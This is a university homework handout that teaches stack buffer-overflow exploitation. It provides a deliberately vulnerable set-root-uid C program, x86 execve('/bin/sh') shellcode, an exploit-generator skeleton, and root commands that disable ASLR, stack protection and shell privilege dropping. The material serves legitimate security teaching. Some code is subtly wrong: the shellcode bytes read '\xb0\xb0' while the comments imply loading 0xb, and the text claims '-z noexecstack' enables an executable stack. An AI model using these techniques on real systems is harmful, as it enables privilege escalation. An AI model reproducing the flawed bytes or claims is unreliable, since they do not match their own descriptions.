

ENEE 757 – Buffer Overflow Homework

Copyright © 2006 - 2014 Wenliang Du, Syracuse University.

The development of this document is/was funded by three grants from the US National Science Foundation: Awards No. 0231122 and 0618680 from TUES/CCLI and Award No. 1017771 from Trustworthy Computing. Permission is granted to copy, distribute and/or modify this document under the terms of the GNU Free Documentation License, Version 1.2 or any later version published by the Free Software Foundation. A copy of the license can be found at <http://www.gnu.org/licenses/fdl.html>.

Lottery problem created by Dave Levin, University of Maryland, College Park

Homework Due: 09 September 2015 at 11 am.

Submission Instructions: Write four C programs, following the instructions below. Submit them from the GRACE machines using the following commands:

```
submit 2015 fall AAAA BBBB 0101 1 lottery1.c
submit 2015 fall AAAA BBBB 0101 1 lottery2.c
submit 2015 fall AAAA BBBB 0101 1 lottery3.c
submit 2015 fall AAAA BBBB 0101 1 exploit_1.c
```

Note: you must replace AAAA BBBB with your own course number (`enee757` or `cmsc818v`).

1 Homework overview

The learning objective of this homework is for students to gain first-hand experience with the buffer-overflow attack. This attack exploits a buffer-overflow vulnerability in a program to make the program bypass its usual execution sequence and instead jump to *alternative code* (which typically starts a shell). Specifically, the attack overflows the vulnerable buffer to introduce the alternative code on the stack and appropriately modify the return address on the stack (to point to the alternative code). There are several defenses against this attack (other than fixing the overflow vulnerability), such as address space randomization, compiling with stack-guard, dropping root privileges, etc.

In this homework, students are given a set-root-uid program with a buffer-overflow vulnerability for a buffer allocated on stack. They are also given a *shellcode*, i.e., binary code that starts a shell. Their task is to exploit the vulnerability to corrupt the stack so that when the program returns, instead of going to where it was called from, it calls the shellcode, thereby creating a shell with root privilege. Students will also be guided through several protection schemes implemented in Ubuntu to counter this attack. Students will evaluate whether or not the schemes work.

2 Initial setup

Use the preconfigured Ubuntu machine we have given you, available here:

<http://www.umiacs.umd.edu/~tdumitra/courses/ENEE757/Fall115/homeworks.html>

This is the machine I will use for testing your submissions. If your submission doesn't work on that machine, you will get no points. It makes no difference if your submission works on another Ubuntu version (or another OS).

The amount of code you have to write in this homework is small, but you have to understand the stack. Using `gdb` (or some equivalent) is essential. The article "Smashing The Stack For Fun And Profit" is very helpful and gives ample details and guidance. Section 5 also contains more information about buffer overflow exploits. Read these documents if you're stuck. I also encourage you to ask questions on our Piazza message board.

Throughout this document, the prompt for an ordinary (non-root) shell is `$`, and the prompt for a root shell is `#`.

Ubuntu and other Linux distributions have implemented several security mechanisms to make the buffer-overflow attack difficult. To simplify our attacks, we need to disable them first.

Disabling address space randomization. Ubuntu, and several other Linux-based systems, use address space layout randomization (ASLR) to randomize the starting address of heap and stack. This makes it difficult to guess the address of the alternative code (on stack), thereby making buffer-overflow attacks difficult. Address space randomization can be disabled by executing the following commands.

```
$ su root
Password: (enter root password)
#sysctl -w kernel.randomize_va_space=0
```

Alternative shell program `/bin/zsh`. A "set-root-uid" executable file is a file that a non-root user can execute with root privilege; the OS temporarily gives root privilege to the user. More precisely, each user has a real id (ruid) and an "effective" id (euid). Ordinarily the two are the same. When the user enters the executable, its euid is set to `root`. When the user exits the executable, its euid is restored (to ruid).

However if the user exits abnormally (as in a buffer-overflow attack), its euid stays as root even after exiting. To defend against this, a set-root-uid shell program usually drops its root privilege before starting a shell if the executing process is only an effective (but not real) root. So a non-root attacker would get a shell but it would not be a root shell. Ubuntu's default shell program, `/bin/bash`, has this protection mechanism. There is another shell program, `/bin/zsh`, that does not have this protection scheme. You can make it the default by modifying the symbolic link `/bin/sh`.

```
# cd /bin
# rm sh
# ln -s /bin/zsh /bin/sh
```

Note: Avoid shutting down Ubuntu with `/bin/zsh` as the default shell; instead suspend `vmplayer` or virtual box. Otherwise, when Ubuntu reboots, the GNOME display is disabled and only a `tty` comes up. If that happens, here are several fixes:

- Login, sudo shutdown. A menu comes up. Choose “filesystem clean”, then “normal reboot”.
- Login and do following:

```
sudo mount -o remount /           # mounts the filesystem as read-write
sudo /etc/init.d/gdm restart      # restarts GNOME Display Manager
```

Disabling StackGuard. The GCC compiler implements a security mechanism called “Stack Guard” to prevent buffer overflows. You can disable this protection if you compile the program using the `-fno-stack-protector` switch. For example, to compile a program `example.c` with Stack Guard disabled, you may use the following command:

```
$ gcc -fno-stack-protector example.c
```

Executing code on the stack. Ubuntu used to allow executable stacks, but this has now changed: the binary images of programs (and shared libraries) must declare whether they require executable stacks or not, i.e., they need to mark a field in the program header. The kernel or dynamic linker uses this marking to decide whether to make the stack of this running program executable or non-executable. This marking is done automatically by the recent versions of `gcc`, and by default, the stack is set to be non-executable. To change that, use the `-z noexecstack` option when compiling programs:

For executable stack:

```
$ gcc -z execstack -o test test.c
```

For non-executable stack:

```
$ gcc -z noexecstack -o test test.c
```

Starter files. Starter files are available on the class web page:

<http://www.umiacs.umd.edu/~tdumitra/courses/ENEE757/Fall15/homeworks.html>

How to submit your homework. You will submit your homework from the GRACE machines. This means that you have to copy your files into your GRACE filesystem, ssh into `grace.umd.edu`, and use the `submit` command as described below. For more information about the GRACE system, see <http://www.grace.umd.edu/help.html>.

The GRACE system provides a simple `submit` command that allows you to submit your work to the teaching staff. For ENEE 757, you have the option of using an enhanced `submit` command that runs some checks on your file and tells you right away if your submission passed those checks or not.

To use this enhanced command, first you have to create a symbolic link to it like this:

```
ln -s /afs/glue.umd.edu/class/fall12015/enee/757/0101/bin/submit ~/submit
```

If you want to submit the file `hello_world.c`, follow the steps below:

1. Go to the directory where file `hello_world.c` is located
2. Type in the following command

```
~/submit 2015 fall AAAA BBBB 0101 C hello_world.c
```

Note: replace `AAAA BBBB` with your own course number (`enee757` or `cmsc818v`) and `C` with an assignment number, as follows:

- 1, 2, ... for homeworks.
- 11, 12, ... for paper critiques.
- 101, 102, ... for projects.

Watch for the following messages produced by the script:

- **SUBMISSION SUCCESSFUL:** The file was submitted successfully to the teaching staff.
- **SUBMISSION OK:** Congratulations – your submission passed all the checks.
- **SUBMISSION FAILED THE CHECKS:** Your submission did not pass one of the checks specified by the teaching staff. The output of the check is provided above this message.
- **NO CHECKS AVAILABLE:** The script could not figure out what checks to perform on your file. This could mean either that (1) I have not yet created the checks for this homework or (2) the file name or assignment number you provided are incorrect.
- **SUBMIT WRAPPER ERROR:** Internal error. Send the entire output of the script, along with a brief description of what you were trying to do, to the teaching staff.

This command takes one file at a time. To submit multiple files, you have to add them to an archive file and submit this file (ask with your TA if you have any questions about this). To learn more about the `submit` command, simply type `~/submit` and read the information provided on the screen.

You can also use the regular GRACE `submit`, by typing `submit` (instead of `~/submit`). This command takes the same parameters as the enhanced `submit`, and does not run any checks on your submission.

3 Task 1: Winning the Lottery

To get things started, consider the following simple program (provided in the starter files as `lottery.c`):

```
/* Lottery.c */

#include <stdio.h>    /* for printf() */
#include <stdlib.h>   /* for rand() and srand() */
#include <sys/time.h> /* for gettimeofday() */

int your_fcn()
{
```

```

    /* Provide three different versions of this
    * that each win the "Lottery" in main().
    * Submit COPIES of this file (lottery1.c,
    * lottery2.c, and lottery3.c). */

    return 0;
}

int main()
{
    /* Seed the random number generator */
    struct timeval tv;
    gettimeofday(&tv, NULL);
    srand(tv.tv_usec);

    int rv;
    rv = your_fcn();

    /* Lottery time */
    if(rv != rand())
        printf("You lose\n");
    else
        printf("You win!\n");

    return EXIT_SUCCESS;
}

```

This program runs a simple “lottery” by picking a random integer uniformly at random using `rand()`. It draws your number by calling `your_fcn()`, a function that you have complete control over. Your task is to write not one but three different versions of the function that each win the lottery every time. As a slight hint, note that the only way that we determine whether or not you win is if the program prints “You win!” (followed by a newline) at the end.

We will be compiling them with address space randomization and stack protection turned off (Section 2).

Caveats. While you are allowed to set the body of `your_fcn()` as you wish, you are not allowed to modify `main()` itself. Also, this task permits an exception to the syllabus: hardcoding is allowed, if you think it will help you win! You do not have to use a buffer overflow as one of your three solutions, but it is certainly one way to go!

Submitting. Create three copies of the lottery: `lottery1.c`, `lottery2.c`, and `lottery3.c`, each of which has a different implementation of `your_fcn()`. Submit them as described at the beginning of this handout.

4 Task 2: Exploiting a Buffer Overflow Vulnerability

In this task, you will exploit a program that has a buffer overflow vulnerability. Unlike in Task 1, you are not allowed to modify the program itself; instead, you will attack it by cleverly constructing

malicious *inputs* to the program.

This is the vulnerable program (provided in the starter files as `stack.c`):

```

/* stack.c */

/* This program has a buffer overflow vulnerability. */
/* Our task is to exploit this vulnerability, not by
 * modifying this code, but by providing a cleverly
 * constructed input. */

#include <stdlib.h>
#include <stdio.h>
#include <string.h>

#define BSIZE 517

int bof(char *str)
{
    char buffer[16];

    /* The following allows buffer overflow */
    strcpy(buffer, str);

    return 1;
}

int main(int argc, char **argv)
{
    char str[BSIZE];
    FILE *badfile;
    char *badfname = "badfile";

    badfile = fopen(badfname, "r");
    fread(str, sizeof(char), BSIZE, badfile);
    bof(str);

    printf("Returned Properly\n");
    return 1;
}

```

Compile the vulnerable program without StackGuard and with an executable stack, and make it set-root-uid:

```

$ su root
Password (enter root password)
# gcc -o stack -z execstack -fno-stack-protector stack.c
# chmod 4755 stack
# exit

```

The program has a buffer overflow vulnerability in function `bof()`. It reads 517 (`BSIZE`) bytes from

file **badfile** and passes this input to function **bof()**, which uses **strcpy()** to store the input into **buffer**. But **buffer** is only 16 bytes long and **strcpy()** stops copying only when it encounters the end-of-string (`'\0'`) character. A long input string can overflow **buffer**. The file **badfile** is controlled by a normal user. Thus the normal user can exploit this buffer-overflow vulnerability. Because the program is a set-root-uid program, the normal user might be able to get a root shell. The objective is to create the file **badfile** such that when the vulnerable program is executed a root shell is spawned when **bof()** returns.

Your task is to write a program that generates an appropriate file **badfile**. In the starter files, we provide a partially completed program called **exploit_1.c**. Your program should put the following at appropriate places in **badfile**:

- Shellcode (already provided in the `shellcode[]` string)
- A sequence of **NOP** instructions (also known as a *NOP sled*, which allows control to slide down without any side effects)
- *Target address*: the address on stack where control should go when **bof()** returns (you ultimately want to invoke the shellcode)

```

/* exploit_1.c */

/* Creates a file containing code for launching shell*/
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

char shellcode[]=
    "\x31\xc0"      /* xorl   %eax,%eax      */
    "\x50"          /* pushl  %eax           */
    "\x68" "//sh"    /* pushl  $0x68732f2f    */
    "\x68" "/bin"    /* pushl  $0x6e69622f    */
    "\x89\xe3"      /* movl   %esp,%ebx     */
    "\x50"          /* pushl  %eax           */
    "\x53"          /* pushl  %ebx           */
    "\x89\xe1"      /* movl   %esp,%ecx     */
    "\x99"          /* cdql                    */
    "\xb0\xb0"      /* movb   $0xb0,%al     */
    "\xcd\x80"      /* int    $0x80         */
;

int main(int argc, char **argv)
{
    char    buffer[517];
    FILE    *badfile;

    printf ("Length of shellcode: %d\n", sizeof(shellcode));

    /* Initialize buffer with 0x90 (NOP instruction) */
    memset(buffer, 0x90, 517);

    /* TODO Fill the buffer with appropriate contents here */

```

```

/* Save the contents to the file "badfile" */
badfile = fopen("./badfile", "w");
fwrite(buffer, 517, 1, badfile);
fclose(badfile);
}

```

After you finish the above program, do the following in a non-root shell. Compile and run the program, thus obtaining file **badfile** (it is ok if this program is compiled with StackGuard enabled). Run the vulnerable program **stack**. If your exploit is implemented correctly, when function **bof()** returns it will execute your shellcode, giving you a root shell.

```

$ gcc -o exploit_1 exploit_1.c
$ ./exploit_1          // create the badfile
$ ./stack             // launch the attack by running the vulnerable program
# <---- Bingo! You've got a root shell!

```

Note that although you have obtained the **#** prompt, you are only a set-root-uid process and not a real-root process; i.e., your effective user id is root but your real user id is your original non-root id. You can check this by typing the following:

```

# id
uid=(500)  euid=0(root)

```

A real-root process is more powerful than a set-root process. In particular, many commands behave differently when executed by a set-root-uid process than by a real root process. If you want such commands to treat you as a real root, you may call **setuid(0)** to set your real user id to root. For example, run the following program (provided in the starter files as **setuid.c**):

```

#include <sys/types.h>
#include <unistd.h>
#include <stdio.h>

int
main()
{
    if (setuid(0) != 0)
        perror("Cannot setuid");

    system("/bin/sh");

    return 0;
}

```

Submitting. Submit **exploit_1.c** as described at the beginning of this handout.


5 More information about buffer overflows

5.1 Guessing runtime addresses for the vulnerable program

Consider an execution of our vulnerable program, stack. For a successful buffer-overflow attack, we need to guess two runtime quantities concerning the stack at `bof()`'s invocation:

1. The distance, say R , between the start of the overflowed buffer and the location where `bof()`'s return address is stored. The target address should be positioned at offset R in `badfile`.
2. The address, say T , of the location where the shellcode starts. This should be the value of the target address.

See Figure 1 for a pictorial example.




Finding the offset R of the memory location that stores the return address. If the source code for a program like `stack` is available, it is easy to guess R accurately, as illustrated in the previous figure. Another way to get R is to run the executable in a (non-root) debugger.

If neither of these methods is applicable (e.g., the executable is running remotely), one can always *guess* a value for R . This is feasible because the stack is usually not very deep: most programs do not push more than a few hundred or a few thousand bytes into the stack at any one time. Therefore the range of R that we need to guess is actually quite small. Furthermore, we can cover the entire range in a single attack by overwriting all its locations (instead of just one) with the target address.

Finding the starting point T of the shellcode. Guessing T , the address of the shellcode, can be done in the same way as guessing R . If the source of the vulnerable program is available, one can modify it to print out T (or the address of an item a fixed offset away, e.g., `buffer` or stack pointer). Or one can get T by running the executable in a debugger. Or one can guess a value for T .

If address space randomization is disabled, then the guess would be close to the value of T when the vulnerable program is run during the attack. This is because (1) the stack of a process starts at the same address (when address randomization is disabled); and (2) the stack is usually not very deep.



Improving the odds To improve the chance of success, you can add a number of NOPs to the beginning of the malicious code; jumping to any of these NOPs will eventually get execution to the malicious code. Figure 2 depicts the attack.

Storing a long integer in a buffer: In your exploit program, you might need to store a **long** integer (4 bytes) into an buffer starting at **buffer[i]**. Since **buffer[i]** is one byte long, the integer will actually occupy four bytes, from **buffer[i]** to **buffer[i+3]**. Because **buffer** and **long** are of different types, you cannot directly assign the integer to buffer; instead you can cast the **buffer+i** into a **long** pointer, and then assign the integer. The following code shows how to assign an **long** integer to a buffer starting at **buffer[i]**:

```
char buffer[20];
long addr = 0xFFEEDD88;

long *ptr = (long *) (buffer + i);
*ptr = addr;
```

5.2 Shellcode

A shellcode is binary code that launches a shell. Consider the following C program (available in the starter files as **start_shell.c**):

```
/* start_shell.c */

/* This is the foundation for the machine code instructions
```

```

* that we've already put into exploit_1.c for you */

#include <stdio.h>

int main() {
    char *name[2];
    name[0] = "/bin/sh";
    name[1] = NULL;
    execve(name[0], name, NULL);
}

```

The machine code obtained by compiling this C program can serve as a shellcode. However it would typically not be suitable for a buffer-overflow attack (e.g., it would not be compact, it may contain `0x00` entries). So one usually writes an assembly language program, and assembles that to get a shellcode. We provide the shellcode that you will use in the stack. It is included in the starter files as `call_shellcode.c`, but let's take a quick look at it now:

```

/* call_shellcode.c */

/*A program that executes shellcode stored in a buffer */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

const char code[] =
    "\x31\xc0"      /* xorl    %eax,%eax      */
    "\x50"         /* pushl  %eax           */
    "\x68" "//sh"    /* pushl  $0x68732f2f    */
    "\x68" "/bin"   /* pushl  $0x6e69622f    */
    "\x89\xe3"     /* movl   %esp,%ebx     */
    "\x50"         /* pushl  %eax           */
    "\x53"         /* pushl  %ebx           */
    "\x89\xe1"     /* movl   %esp,%ecx     */
    "\x99"         /* cdq    %eax           */
    "\xb0\xb0"     /* movb   $0xb,%al      */
    "\xcd\x80"     /* int    $0x80         */
;

int main(int argc, char **argv)
{
    char buf[sizeof(code)];
    strcpy(buf, code);
    ((void(*)())buf)();
}

```

Please use the following command to compile the code (don't forget the `execstack` option):

```
$ gcc -z execstack -o call_shellcode call_shellcode.c
```

This program contains the shellcode in a `char[]` array. Compile this program, run it, and see whether a shell is invoked. Also, compare this shellcode with the assembly produced by

gcc -S start_shell.c.

A few places in this shellcode are worth noting:

- First, the third instruction pushes “//sh”, rather than “/sh” onto the stack. This is because we need a 32-bit number here, and “/sh” has only 24 bits. Fortunately, “//” is equivalent to “/”, so we can get away with a double slash symbol.
- Second, before calling the `execve()` system call, we need to store `name[0]` (the address of the string), `name` (the address of the array), and `NULL` to the `%ebx`, `%ecx`, and `%edx` registers, respectively. Line 5 stores `name[0]` to `%ebx`; Line 8 stores `name` to `%ecx`; Line 9 sets `%edx` to zero. There are other ways to set `%edx` to zero (e.g., `xorl %edx, %edx`); the one used here (`cdq1`) is simply a shorter instruction. Third, the system call `execve()` is called when we set `%al` to 11, and execute “`int $0x80`”.